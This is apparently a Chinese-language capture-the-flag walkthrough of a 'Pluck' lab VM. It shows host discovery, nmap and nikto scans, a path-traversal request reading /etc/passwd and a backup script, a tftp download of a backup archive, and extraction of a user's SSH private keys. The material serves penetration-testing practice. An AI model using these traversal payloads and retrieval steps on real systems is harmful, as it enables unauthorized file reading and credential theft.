

IP发现：




```
┌─root@kali ~
└─▸  netdiscover

Currently scanning: 192.168.23.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
----------------------------------------------------------------------------
192.168.2.1     00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.2.2     00:50:56:ec:67:db      1      60  VMware, Inc.
192.168.2.130   00:0c:29:28:e9:b3      1      60  VMware, Inc.
```

端口服务探测：




```
┌─root@kali ~
└─▸  nmap -A -p- 192.168.2.130

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 08:25 CST
Nmap scan report for 192.168.2.130
Host is up (0.00030s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)
|   256 8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)
|_  256 18:98:5a:5a:5c:59:e1:25:70:1c:37:1a:f2:c7:26:fe (EdDSA)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Pluck
3306/tcp open  mysql   MySQL (unauthorized)
5355/tcp open  llmnr?
MAC Address: 00:0C:29:28:E9:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.30 ms 192.168.2.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.14 seconds
┌─root@kali ~
└─▸  
```

开了四个端口，先从web入手



```
 /$$$$$$$  /$$                     /$$
| $$__  $$| $$                    | $$
| $$  \ $$| $$ /$$   /$$  /$$$$$$$| $$   /$$
| $$$$$$$/| $$| $$  | $$ /$$_____/| $$  /$$/
| $$____/ | $$| $$  | $$| $$      | $$$$$$/
| $$      | $$| $$  | $$| $$      | $$_  $$
| $$      | $$|  $$$$$$/|  $$$$$$$| $$ \  $$
|__/      |__/ \______/  \_______/|__/  \__/
```

用nikto扫一下看看有没有漏洞：




```
┌─root@kali ~
└─▸  nikto -h 192.168.2.130
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.130
+ Target Hostname:    192.168.2.130
+ Target Port:        80
+ Start Time:         2018-06-21 08:31:06 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /index.php?page=../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view a
ny file on the host. (probably Rocket, but could be any index.php)
+ OSVDB-29786: /admin.php?en_log_id=0&action=config: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be
 protected.
+ OSVDB-29786: /admin.php?en_log_id=0&action=users: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be
protected.
+ OSVDB-3092: /admin.php: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2018-06-21 08:31:30 (GMT8) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

很快发现有文件包含漏洞，打开这个路径看看：

/index.php?


page=../../../../../../../../../../etc/passwd




192.168.2.130/index.php?page=../../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run
/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run
/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:109::/var/run/dbus:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
lxd:x:108:65534::/var/lib/lxd/:/bin/false uuidd:x:109:114::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:111:65534::/var
/run/sshd:/usr/sbin/nologin pollinate:x:112:1::/var/cache/pollinate:/bin/false bob:x:1000:1000:bob,,,:/home/bob:/bin/bash Debian-exim:x:113:119::/var/spool/exim4:
/bin/false peter:x:1001:1001:,,,:/home/peter:/bin/bash paul:x:1002:1002:,,,:/home/paul:/usr/bin/pdmenu backup-user:x:1003:1003:Just to make backups
easier,,,:/backups:/usr/local/scripts/backup.sh
```

是一些备份用户信息，注意这个地方，这是一个备份文件：



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run
/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run
/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:109::/var/run/dbus:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
lxd:x:108:65534::/var/lib/lxd/:/bin/false uuidd:x:109:114::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:111:65534::/var
/run/sshd:/usr/sbin/nologin pollinate:x:112:1::/var/cache/pollinate:/bin/false bob:x:1000:1000:bob,,,:/home/bob:/bin/bash Debian-exim:x:113:119::/var/spool/exim4:
/bin/false peter:x:1001:1001:,,,:/home/peter:/bin/bash paul:x:1002:1002:,,,:/home/paul:/usr/bin/pdmenu backup-user:x:1003:1003:Just to make backups
easier,,,:/backups:/usr/local/scripts/backup.sh
```




192.168.2.130/index.php?page=/usr/local/scripts/backup.sh

```
#!/bin/bash ########################### # Server Backup script # ########################### #Backup directories in /backups so we can get it via tftp echo
"Backing up data" tar -cf /backups/backup.tar /home /var/www/html > /dev/null 2& > /dev/null echo "Backup complete"
```

© Copyright 2017 Pluck

提示让我们下载备份脚本文件，使用tftp下载/backups/backup.tar




```
┌─root@kali ~
└─# wget http://192.168.2.130/index.php?page=/backups/backup.tar                130 ⨯
zsh: no matches found: http://192.168.2.130/index.php?page=/backups/backup.tar
┌─root@kali ~
└─# tftp 192.168.2.130                                                            1 ⨯
tftp> get
(files) /backups/backup.tar
Received 1824718 bytes in 2.8 seconds
tftp> ls
?Invalid command
tftp> quit
┌─root@kali ~
└─# ls
 backup.tar   fsociety                                        nesuss    pydbg    tst.c                  wifiphisher                    模板   下载
 Canvas       hackbox                                         peda      pyemu    vmware-tools-distrib   wingide6_6.0.12-1_amd64.deb    视频   音乐
 ctf-tools   'index.php?page=%2Fbackups%2Fbackup.tar'         pwndbg    sulley   vulhub                 wpscan                         图片   桌面
 docker      'index.php?page=%2Fbackups%2Fbackup.tar.1'       pwntools  tst      wifi                   公共                           文档
┌─root@kali ~
└─# 
```

现在输入以下命令来解压缩backup.tar文件


tar -xvf backup.tar

在它里面，我发现主文件夹还包含3个用户的子文件夹



```
┌─root@kali ~
└─# tar -xvf backup.tar
home/
home/bob/
home/bob/.bashrc
home/bob/.sudo_as_admin_successful
home/bob/.profile
home/bob/.bash_logout
home/paul/
home/paul/keys/
home/paul/keys/id_key3.pub
home/paul/keys/id_key2.pub
home/paul/keys/id_key2
home/paul/keys/id_key4.pub
home/paul/keys/id_key5.pub
home/paul/keys/id_key6
home/paul/keys/id_key1
home/paul/keys/id_key5
home/paul/keys/id_key1.pub
home/paul/keys/id_key6.pub
home/paul/keys/id_key4
home/paul/keys/id_key3
home/paul/.bashrc
home/paul/.profile
home/paul/.bash_logout
home/peter/
home/peter/.bashrc
home/peter/.profile
home/peter/.bash_logout
var/www/html/
var/www/html/fonts/
var/www/html/fonts/glyphicons-halflings-regular.svg
var/www/html/fonts/glyphicons-halflings-regular.woff2
var/www/html/fonts/glyphicons-halflings-regular.ttf
var/www/html/fonts/glyphicons-halflings-regular.woff
```

